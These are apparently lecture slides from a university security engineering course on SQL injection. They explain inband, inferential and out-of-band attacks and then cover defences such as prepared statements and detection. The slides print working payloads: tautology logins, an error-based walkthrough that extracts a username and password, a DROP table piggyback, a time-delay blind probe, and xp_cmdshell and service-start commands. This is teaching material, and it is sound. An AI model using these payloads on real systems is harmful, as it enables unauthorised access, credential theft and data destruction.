SENG 360 - Security Engineering
Database Security - SQL Injection

Jens Weber

Fall 2022

Learning Objectives


At the end of this class you will be able to

- Explain how typical SQL injection attack types work
- Describe mitigations against SQL injection attacks
- Distinguish between blind and non-blind SQL Injection attacks


University of Victoria

Still in the Top 3

https://owasp.org/www-project-top-ten/



What is SQL Injection?



The ability to inject SQL commands into the database engine through an existing application

University of Victoria

What is SQL?

SQL stands for Structured Query Language

Allows us to access a database

ANSI and ISO standard computer language

- The most current standard is SQL:2019

SQL can:

- execute queries against a database
- retrieve data from a database
- insert new records in a database
- delete records from a database
- update records in a database

University of Victoria

Relational Database Tables

A relational database contains one or more **tables** identified each by a name

Tables contain records (rows) with data

For example, the following table is called "*users*" and contains data distributed in rows and columns:

userID	Name	LastName	Login	Password
1	John	Smith	jsmith	hello
2	Adam	Taylor	adamt	qwerty
3	Daniel	Thompson	dthompson	dthompson

University of Victoria

Metadata

Almost all SQL databases are based on the RDBM (Relational Database Model)

One important fact for SQL Injection

- Amongst Codd's 12 rules for a Truly Relational Database System:
  - Metadata (data *about* the database) must be stored in the database just as regular data is
- Therefore, database structure can also be read and altered with SQL queries

University of Victoria

How does SQL Injection work?

Common vulnerable login query

```
SELECT * FROM users
WHERE login = 'victor'
AND password = '123'
```

(If it returns a record then login!)

Application code


```
var sql = "SELECT * FROM users
WHERE login = '" + formusr +
"' AND password = '" + formpwd + "'";
```

University of Victoria

A first injection attack

formusr = **' or 1=1 – –**

formpwd = anything




University of Victoria

A first injection attack

formusr = **' or 1=1 – –**

formpwd = anything



Final query would look like this:

SELECT * FROM users

WHERE username = **' ' or 1=1**

– – AND password = 'anything'

University of Victoria

Works also if the input field is numeric…

```
SELECT * FROM clients
WHERE account = 12345678
AND pin = 1111
```

PHP/MySQL login syntax

```
$sql = "SELECT * FROM clients WHERE " .
"account = $formacct  AND " .
"pin = $formpin";
```

University of Victoria

Injecting Numeric Fields

$formacct = **`1 or 1=1 #`**

$formpin = 1111

Final query would look like this:

SELECT * FROM clients

WHERE account = **`1 or 1=1`**

`#` AND pin = **`1111`**

University of Victoria

Attacks are often combination of queries to metadata (reconnaissance) and queries to data

Example scenario follows

University of Victoria

Step 1: find out whether site is vulnerable

Try adding a quote to an input parameter of a Web site:

http://www.target.com/products.asp?id=47'

Web server responds with error:

```
Microsoft OLE DB Provider for ODBC Drivers error
'80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed
quotation mark after the character string ''.

/products.asp, line 25
```

-> Vulnerable Web Site with Error Output

Example: Try to bypass authentication

Try ‘1=1’ attack on log-in screen

Results in Query:

SELECT id FROM TableUsers WHERE Username = 'test' OR 1 = 1;--' AND Password = 'TextBoxPassword';

Let’s assume it didn’t work. Now attacker tries to find credentials

How to do this? Attacker needs to understand DB structure.

Note: the attacker does have an “error” channel

University of Victoria

Let's try to "force" an error that reveals info on the DB structure

Enter:

Username: test' having 1=1;--
Password: whatever u want

*Note: in SQL a **having** clause only makes sense if used within a group by clause*

Example:

```
SELECT COUNT(CustomerID), Country
FROM Customers
GROUP BY Country
HAVING COUNT(CustomerID) > 5;
```

University of Victoria

The resulting error message is revealing the name of a column

Enter:

Username: test' having 1=1;--
Password: whatever u want


```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Column
'[b]log.Password[/b]' is invalid in the select list because
it is not contained in an aggregate function and there is
no GROUP BY clause.
/orders/doLogin.asp, line 17
```

-> So, one of the columns is called “Password”

Now, find the name of another column

We can “group by” the Password column

– Username:
  test' group by Password having 1=1;--




```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Column
'log.CompanyNum' is invalid in the select list because it
is not contained in either an aggregate function or the
GROUP BY clause.

/orders/doLogin.asp, line 17
```

-> So, another column is called “CompanyNum”

again – find the name of another column

Now let's "group by" Password, CompanyNum

- Username:
  test' group by Password, CompanyNum having 1=1;--

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Ambiguous column
name 'CcompanyNum'.
/orders/doLogin.asp, line 17
```

-> "CompanyNum" appears in several tables (probably foreign key)

Let's disambiguate "CompanyNum"

- Username:
  test' group by Password, log.CompanyNum having 1=1;--

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]Column
'c.ContractNum' is invalid in the select list because it is
not contained in either an aggregate function or the GROUP
BY clause.

/orders/doLogin.asp, line 17
```

-> We now know the alias of the second table (*c*) and the name of another column (*ContractNum*)

Fast forward…

- Username:
  test' group by Password, c.CompanyNum, c.CompanyName, c.ContractNum having 1=1;--

(no error message)

-> We found out all columns selected

```
SELECT log.Password, log.CompanyNum,
c.CompanyName, c.ContractNum…
```

The attacker can easily guess the types of the columns

- log.Password = VARCHAR (letters, numbers, symbols, etc)
- log.CompanyNum = INT (whole numbers only)
- c.CompanyName = VARCHAR
- c.ContractNum = INT

Why is knowing the data types useful?

-> The attacker can force type errors to gain information

Forcing a type error to leak a password

This is the query structure the attacker found out so far:

```
SELECT log.Password, log.CompanyNum,
c.CompanyName, c.ContractNum…
```

We can try to provoke a type error like so:

Username: test' UNION SELECT 1, log.Password, 1, 1 FROM log;--

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
Microsoft OLE DB Provider for ODBC Drivers error '80040e37'
[Microsoft][ODBC SQL Server Driver][SQL Server]Invalid object name 'log'.
/orders/doLogin.asp, line 17
```

-> didn't work. "log" is just an alias, not a table name

Attacker: Hmm, what could be the table name?

Educated guess on table name: “Users”

– Username: test’ UNION SELECT 1, Users.Password, 1, 1 FROM Users;--

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error
converting
the varchar value 'ducks' to a column of data type int.
/orders/doLogin.asp, line 17
```

-> we have a password

Attacker: another educated guess

… about the existence of another column “Username”

– test’ UNION SELECT 1, Users.Username + “:” + Users.Password, 1, 1 FROM log;--

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value 'jsmith:ducks' to a column of data type int.

/orders/doLogin.asp, line 17

-> jsmith, ducks

SQL Injection Attack Types

Inband attacks: attacker uses the same communication channel for injecting SQL code and retrieving results

Inferential attacks: attacker does not have direct communication channel for retrieving results

Out-of-band attacks: attacker uses different channel for retrieving results, e.g., email

University of Victoria

Inband Attacks

Tautology. (Change behavior of conditional)

```
` OR 1=1 --
```

End of line comment (discard rest of query)

Piggybacked queries (add additional query)

```
Boston'; DROP table OrdersTable--
```

University of Victoria

Inferential Attacks

Illegal / logically incorrect queries (force info out through error channel)

```
‘ having 1=1 --
```

Blind SQL Injection (attacker does not have error channel)

```
'; if condition  waitfor delay '0:0:5' --
```

University of Victoria

Out-of-Band Attacks

The specific commands used in this attack depend (of course) on the DBMS type and OS environment

Gathering IP info through reverse Ping

```
'; exec master..xp_cmdshell 'ping MyIP' –
```

Starting Services

```
'; exec master..xp_servicecontrol 'start','FTP Publishing' --
```

University of Victoria

SQL Injection Countermeasures: Defensive Coding

Manual Defensive Coding: type checking, input validation

Parameterized query insertion: use prepared SQL statements and *then* insert parameters

SQL DOM: library for automated data type validation and escaping

```
String custname = request.getParameter("customerName"); // This should REALLY be validated too
// perform input validation to detect attacks
String query = "SELECT account_balance FROM user_data WHERE user_name = ? ";

PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname);
ResultSet results = pstmt.executeQuery( );
```

SQL Injection Countermeasures: Detection

Signature based: looks for specific attack patterns

Anomaly based: learns normal behavior and alerts when deviation from “normal”

Code analysis: use test suite to detect vulnerabilities

University of Victoria

Summary and Outlook

- (SQL) Injection attacks are top vulnerabilities (OWASP)
- Problem: input data is confused as program (code fragments)
- Mitigations: input validation and precompiled SQL (so-called prepared statements)
-

University of Victoria

Questions?

University of Victoria